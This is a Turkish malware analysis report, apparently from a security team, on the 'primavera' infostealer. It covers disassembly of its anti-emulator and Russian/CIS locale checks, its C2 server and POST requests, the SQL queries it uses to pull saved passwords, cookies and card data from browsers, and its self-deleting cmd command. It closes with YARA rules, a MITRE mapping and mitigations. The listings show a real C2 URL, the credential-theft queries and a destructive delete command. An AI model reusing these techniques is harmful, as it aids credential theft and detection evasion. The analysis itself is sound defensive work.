00ED1151      51        push   ecx
00ED1152      E8 39FD0000     call   <umarimexedir.zorro_cekti>
00ED1157      50        push   eax
00ED1158      E8 430A0100     call   umarimexedir.EE1BA0
00ED115D      83C4 08      add    esp, 8
00ED1160      85C0      test   eax, eax
00ED1162      75 08        jne    umarimexedir.ED116C
00ED1164      6A 00      push  0

```

Şekil 18- Bilgisayar adının ve Windows kullanıcısının kontrolü

Zararlı yazılım, bilgisayarın adının “**HAL9TH**” ve Windows kullanıcısının “**John Doe**” olup olmadığına kontrol etmektedir. Eğer herhangi birisinde eşleşme sağlanırsa zararlı yazılım faaliyet göstermeden programı sonlandırmaktadır. Bu kontrol zararlı yazılımın Windows Defender Emulator üzerinde çalışmasını önlemek için yapılmaktadır.

```

003D08C0      55        push   ebp
003D08C1      8BEC      mov     ebp, esp
003D08C3      51        push   ecx
003D08C4      FF15 08175000     call   dword ptr ds:[!GetUserDefaultLangId]
003D08CA      0F874D      movzx  eax, byte ptr [ebp+0]
003D08D0      8945 FC      mov     ecx, dword ptr ss:[!esp+0]
003D08D3      8940 FC      mov     ecx, dword ptr ss:[!esp+0]
003D08D9      837D FC      cmp     dword ptr [!esp+0], 2A
003D08E0      77 41        ja     umarimexedir.3D0923
003D08E2      8B45 FC      mov     ecx, dword ptr [!esp+0]
003D08E5      FF2485 78D93D00     jmp     dword ptr ds:[!ecx+3D0928]
003D08E8      50        push  0
003D08F0      FF15 14875000     call   dword ptr ds:[!ExitProcess]
003D08F6      50        push  0
003D08F8      FF15 14875000     call   dword ptr ds:[!ExitProcess]
003D08FF      50        push  0
003D0905      E8 3C      jmp     umarimexedir.3D0923
003D0908      50        push  0
003D0909      FF15 14875000     call   dword ptr ds:[!ExitProcess]
003D090F      50        push  0
003D0911      E8 12      jmp     umarimexedir.3D0923
003D0913      50        push  0
003D0919      FF15 14875000     call   dword ptr ds:[!ExitProcess]
003D091E      50        push  0
003D0920      FF15 14875000     call   dword ptr ds:[!ExitProcess]
003D0923      50        push  0
003D0925      5D        pop    ebp
003D0926      CA        retn

```

Şekil 19- Dil kontrolünün yapılması

**GetUserDefaultLangId** API ile kullanıcının varsayılan dil seçeneğinin ID'si döndürülür. Bu değerden hexadecimal olarak 419 değeri çıkartılır ve kalan değer 2A ile karşılaştırılır. Kalan değer 2A dan büyük ise fonksiyondan direkt çıkılır. Değer küçük ise **movzx** komutu ile gerekli kontrol sağlanır. Eğer çıkan değer, aranan ülke kodlarından biri ise uygulama kapanır. Burada dll kontrolleri yapılarak bazı yerlerde yazılımın çalışmaması istenmiştir.



Dil ID	Dil Etiketi	Konum
0x419	Ru-RU	Rusya
0x422	uk-UA	Ukrayna
0x423	Be-BY	Belarus
0x43F	kk-KZ	Kazakistan
0x443	Us-Latb-US	Özbekistan

Tablo 2- Dil kontrolü yapılan ülkeler

```

00EB01D1 E8 3A2A0000 call <umarimexedir.API"leri alıyor>
00EB01D6 8B0D 9C840B01 mov ecx,dword ptr ds:[10B849C] 010B849C:&"http://michealjohnson.top"
00EB01DC 51 push ecx
00EB01DD 8D4D A0 lea ecx,dword ptr ss:[ebp-60]
00EB01E0 E8 0B360000 call <umarimexedir.EB37F0>
00EB01E5 8B15 60810B01 mov edx,dword ptr ds:[10B8160] 010B8160:&"/e9c345fc99a4e67e.php"
00EB01EB 52 push edx
00EB01EC 8D85 2CAEFFFF lea eax,dword ptr ss:[ebp-51D4]
00EB01F2 50 push eax
00EB01F3 8D4D A0 lea ecx,dword ptr ss:[ebp-60]

```

Şekil 20- POST request /e9c345fc99a4e67e.php

Ardından zararlı yazılım faaliyetleri için kullanılacak API'leri belleğe yüklenmektedir.

“[http://michealjohnson\[.\]top](http://michealjohnson[.]top) sitesi zararlı yazılımın domaini olarak tespit edilmiştir. Zararlı yazılımın domainine bağlanılmaya çalışıldığında web sitesinin kapalı olduğu tespit edilmiştir.

```

83C4 50 add esp,50
8D8D 64CAFFFF lea ecx,dword ptr ss:[ebp-359C] [ebp-359C]: "http://michealjohnson.top/412a0310f85f16ad/sqlite3.dll"
E8 3D370000 call <umarimexedir.EB3AA0>
83EC 0C sub esp,c
8BCC mov ecx,esp
50 push eax
E8 A2330000 call <umarimexedir.EAX_adres_donuyor> eax:&"http://michealjohnson.top/412a0310f85f16ad/sqlite3.dll"
E8 4D46FFFF call <umarimexedir.EA49C0> sqlite3.dll indiriyor
83C4 0C add esp,c
8985 E0ADFFFF mov dword ptr ss:[ebp-5220],eax
8995 E4ADFFFF mov dword ptr ss:[ebp-521C],edx
8B85 E0ADFFFF mov eax,dword ptr ss:[ebp-5220]
8985 5CCAFFFE mov dword ptr ss:[ebp-35A4],eax
8B8D E4ADFFFF mov ecx,dword ptr ss:[ebp-521C]
898D 60CAFFFF mov dword ptr ss:[ebp-35A0],ecx
83EC 10 sub esp,10
8B84 mov edx,esp
8B45 F0 mov eax,dword ptr ss:[ebp-10]
8902 mov dword ptr ds:[edx],eax
8B4D F4 mov ecx,dword ptr ss:[ebp-C]
894A 04 mov dword ptr ds:[edx+4],ecx
8B45 F8 mov eax,dword ptr ss:[ebp-8]
8942 08 mov dword ptr ds:[edx+8],eax
8B4D FC mov ecx,dword ptr ss:[ebp-4]

```

Şekil 21- sqlite3.dll indirme işlemi yapılması.

C2 sunucusuna bağlanarak **sqlite3.dll**'i indirir.

00FD71B2	E8 E9C80000	call umarimexedir.FE3AA0	
00FD71B7	50	push eax	eax:"sqlite3_open"
00FD71B8	804D 14	lea ecx,dword ptr ss:[ebp+14]	
00FD71B8	E8 E0C80000	call umarimexedir.FE3AA0	
00FD71C0	50	push eax	eax:"sqlite3_open"
00FD71C1	FF15 58861E01	call dword ptr ds:[11E8658]	
00FD71C7	68 8A46FE00	push umarimexedir.FE468A	
00FD71CC	804D F0	lea ecx,dword ptr ss:[ebp-10]	
00FD71CF	E8 3CC50000	call umarimexedir.FE3710	
00FD71D4	804D FC	lea ecx,dword ptr ss:[ebp-4]	[ebp-4]:"9ppNPQ1vPIAUvZJke6T7I91p"
00FD71D7	51	push ecx	
00FD71D8	804D E0	lea ecx,dword ptr ss:[ebp-20]	
00FD71DB	E8 C0C80000	call umarimexedir.FE3AA0	
00FD71E0	50	push eax	eax:"sqlite3_open"
00FD71E4	FF15 E0851E01	call dword ptr ds:[11E85E0]	sqlite3_open SELECT origin_url, username_value, p
00FD71E7	83C4 08	add esp,8	
00FD71EA	85C0	test eax,ecx	eax:"sqlite3_open"
00FD71EC	0F85 C6030000	jne umarimexedir.FD75B8	
00FD71F2	6A 00	push 0	
00FD71F4	8055 EC	lea edx,dword ptr ss:[ebp-14]	[ebp-14]:"sqlite3_open"
00FD71F7	52	push edx	
00FD71F8	6A FF	push FFFFFFFF	
00FD71FA	A1 88801E01	mov eax,dword ptr ds:[11E8098]	eax:"sqlite3_open"
00FD71FF	50	push eax	eax:"sqlite3_open"
00FD7200	804D FC	mov ecx,dword ptr ss:[ebp-4]	[ebp-4]:"9ppNPQ1vPIAUvZJke6T7I91p"
00FD7203	51	push ecx	
00FD7204	FF15 9C851E01	call dword ptr ds:[11E859C]	
00FD720A	83C4 14	add esp,14	
00FD7200	85C0	test eax,ecx	eax:"sqlite3_open"
00FD720F	0F85 89030000	jne umarimexedir.FD759E	
00FD7215	8B55 EC	mov edx,dword ptr ss:[ebp-14]	[ebp-14]:"sqlite3_open"
00FD7218	52	push edx	
00FD7219	FF15 88851E01	call dword ptr ds:[11E85B8]	
00FD721F	83C4 04	add esp,4	
00FD7222	83F8 64	cmp eax,64	eax:"sqlite3_open", 64:'d'
00FD7225	0F85 73030000	jne umarimexedir.FD759E	
00FD7228	50	push 0	
00FD722D	8B45 EC	mov eax,dword ptr ss:[ebp-14]	[ebp-14]:"sqlite3_open"

Şekil 22- Zararlı yazılımın yaptığı select sorguları

## SELECT SORULARI

"SELECT origin\_url, username\_value, password\_value FROM logins"  
 "SELECT HOST\_KEY, is\_httponly, path, is\_secure, (expires\_utc/1000000)-11644480800, name, encrypted\_value from cookies"  
 "SELECT name, value FROM autofill"  
 "SELECT url FROM urls LIMIT 1000"  
 "SELECT name\_on\_card, expiration\_month, expiration\_year, card\_number\_encrypted FROM credit\_cards"  
 "SELECT host, isHttpOnly, path, isSecure, expiry, name, value FROM moz\_cookies"  
 "SELECT fieldname, value FROM moz\_formhistory"  
 "SELECT url FROM moz\_places LIMIT 1000"

Tablo 3- Zararlı yazılımın yaptığı select sorguları

Zararlı yazılımın **browser** bilgilerini almak için kullandığı **select** sorguları.


01357610	55	push ebp	
01357611	8BEC	mov ebp,esp	
01357613	81EC 30010000	sub esp,130	
01357619	A1 AC825601	mov eax,dword ptr ds:[15682AC]	015682AC:&"opera"
0135761E	50	push eax	
0135761F	804D 20	lea ecx,dword ptr ss:[ebp+20]	
01357622	E8 19C40000	call umarimexedir.1363A40	
01357627	0FB6C8	movzx ecx,al	
0135762A	85C9	test ecx,ecx	
0135762C	74 0F	je umarimexedir.1357630	
0135762E	68 8B463601	push umarimexedir.1364688	
01357633	804D 14	lea ecx,dword ptr ss:[ebp+14]	
01357636	E8 85C10000	call umarimexedir.13637F0	
0135763B	EB 60	jmp umarimexedir.135769D	
0135763D	8B15 C8825601	mov edx,dword ptr ds:[15682C8]	edx:"michealjohnson.top", 015682C8:&"operagx"
01357643	52	push edx	edx:"michealjohnson.top"
01357644	804D 20	lea ecx,dword ptr ss:[ebp+20]	
01357647	E8 F4C30000	call umarimexedir.1363A40	
0135764C	0FB6C0	movzx eax,al	
0135764F	85C0	test eax,ecx	

Şekil 23- Zararlı yazılımın hedeflediği tarayıcılar

Zararlı yazılım, bilgisayarda kayıtlı olan kart bilgileri, çerezler ve tarayıcı geçmişini hedef almaktadır.

## Zararlı yazılımın hedeflediği tarayıcılar

- Opera
- Chrome
- Edge\_chromium
- Firefox
- OperaGX
- OperaNeon



Şekil 24- Zararlı yazılımın çaldığı sistem bilgileri

Zararlı yazılım aldığı sistem bilgilerini **system\_info.txt** dosyasına kaydetmektedir.

## Zararlı yazılımın aldığı sistem bilgileri:

- Network Info
- IP
- Country
- HWID
- OS
- Architecture
- Username
- Computer Name
- Local Time
- UTC
- Language
- Keyboards
- CPU
- Cores
- Ram
- GPU
- User Agents
- Installed Apps
- ALL Users
- Current User



CPU	Grafik	Günlük	Notlar	Kesme Noktaları	Hafıza	Yığın Çağrılar	SEH	Komut Dosyası	Semboller	Kaynak	Referanslar	İş
55												username_myusername_b1r1estirme
83c												
83ec 10												
894d f0												[ebp-]: "IIJDBGGCGDAKFIGIDB"
804d f4												
e8 4fdffff												
8845 0c												[ebp+]: "http://michealjohnson.top/e9c345fc99a4e67e.php"
50												
ff15 a8865701												
884d f0												
0341 08												
8945 fc												
8855 fc												
83c2 01												edx: "POST request received"
52												edx: "POST request received"
e8 e0e2feff												
83c4 04												
8945 f4												[ebp-]: "IIJDBGGCGDAKFIGIDB"
837d f4 00												[ebp-]: "IIJDBGGCGDAKFIGIDB"
74 2c												
8845 f0												
8338 00												
74 24												
837d 0c 00												[ebp+]: "http://michealjohnson.top/e9c345fc99a4e67e.php"
74 1e												
884d f0												
8811												edx: "POST request received"
52												edx: "POST request received"
8845 f4												[ebp-]: "IIJDBGGCGDAKFIGIDB"
50												
ff15 28885701												
884d 0c												
51												
8855 f4												[ebp-]: "IIJDBGGCGDAKFIGIDB"
52												edx: "POST request received"
ff15 94875701												
8045 f4												[ebp-]: "IIJDBGGCGDAKFIGIDB"
50												
884d 08												
e8 7cdfffff												
804d f4												[ebp-]: "IIJDBGGCGDAKFIGIDB"
e8 d4dffff												
8845 08												
8865												
5d												
c2 0800												

Şekil 25- /e9c345fc99a4e67e.php request

Zararlı yazılım, C2 sunucuya **POST** isteği gönderir.

ffff												
ffff												
ffff												[ebp-434]: "/c timeout /t 5 & del /f /q \\"
00												
ffff												
00												[ebp-434]: "/c timeout /t 5 & del /f /q \\"
ffff												
00												
ffff												0157820c:&" & del \\c:\\ProgramData\\*.dll" & exit"
01												
ffff												
00												[ebp-434]: "/c timeout /t 5 & del /f /q \\"
ffff												
00												[ebp-434]: "/c timeout /t 5 & del /f /q \\"
ffff												
00												
ffff												
00												
c000000												3c: '<
0000000												
0000000												
5701												015784A4:&"open"
01												01578518:&"c:\\windows\\system32\\cmd.exe"
ffff												[ebp-434]: "/c timeout /t 5 & del /f /q \\"
00												

Şekil 26- Bütün işlemler bittikten sonra cmd.exe ile kendini silme işlemi yapılıyor.

Bütün işlemler bittikten sonra kendini **silme** işlemine başlamaktadır. **5 saniye** bekledikten sonra **ProgramData** klasörünün içerisindeki **.dll** uzantılı dosyaları sessizce ve zorla siler ve **cmd.exe**'yi kapatır.

**Silme işlemleri için kullandığı komutlar;**

```
/c timeout /t 5 & del /f /q \ & del "C:\ProgramData\*.dll & exit
```

# YARA Kuralı

```
rule primavera_rule_s
{
    meta:
        author = "ZAYOTEM"
        description = "primavera_rule"
        file_name = "primavera.exe"

    strings:
        $str1 = "qo4YN04+OrkHHS51LrOoS8p1RjG4"
        $str2 = "qt8QZhw6PO5UQc8hfOeoHct0"
        $str3 = "4109976902326622912460160242"
        $str4 = "7Z9VJEclILINRJ9xe7r0E8c1RTamxWpAIA"

        $sapi = "04JTIAhrY54IS5h3"
        $sapi2 = "04JTIAhrY48WSINxeal="

    condition:
        $sapi and $sapi2 and all of ($str*)
}
```

# YARA Kuralı

```
rule primavera_rule_d
{
    meta:
        author = "ZAYOTEM"
        description = "primavera_rule"
        file_name = "stage3"

    strings:
        $str1 = "/e9c345fc99a4e67e.php"
        $str2 = "/412a0310f85f16ad/"
        $str3 = "4109976902326622912460160242"
        $str4 = "http://michealjohnson.top"

        $sapi = "VirtualAlloc"
        $sapi2 = "VirtualProtect"

    condition:
        $sapi and $sapi2 and all of ($str*)
}
```



## MITRE ATTACK TABLE

Execution	Persistence	Privelege Escalation	Defense Evasion	Command and Control	Discovery
Native API (T1106)	Event Triggered Execution (T1546)	Process Injection (T1055)	Hide Artifacts (T1564)	Data Encoding (T1132)	System Information Discovery (T1082)
	Create or Modify System Process (T1543)		Obfuscated Files or Information (T1027)	System Location Discovery (T1614)	System Location Discovery (T1614)
	Create Account (T1136)		Indicator Removal (T1070)		Process Discovery (T1057)
					System Time Discovery (T1124)
					System Owner/User Discovery (T1033)

Tablo 3- Mitre Attack Tablosu

## Çözüm Önerileri

1. Güncel antivirüs yazılımlarının kullanılması,
2. Raporda bulunan sunucularla karşılıklı trafiğin engellenmesi,
3. Ağ paketlerinin filtrelenmesi ve takibinin yapılması,
4. Admin gruplarından standart kullanıcıların çıkartılması,
5. E-posta yoluyla gelebilecek olan dosyaların taramadan geçirilmeden açılmaması,
6. Trojan türündeki zararlının cihazlarınıza bulaşmasını engelleyebilir.

## HAZIRLAYANLAR

Tamer Burak Telseren

[linkedin](#)

İrem Damar

[linkedin](#)

Ahmet Taha

[linkedin](#)

Şükrü Mutlu

[linkedin](#)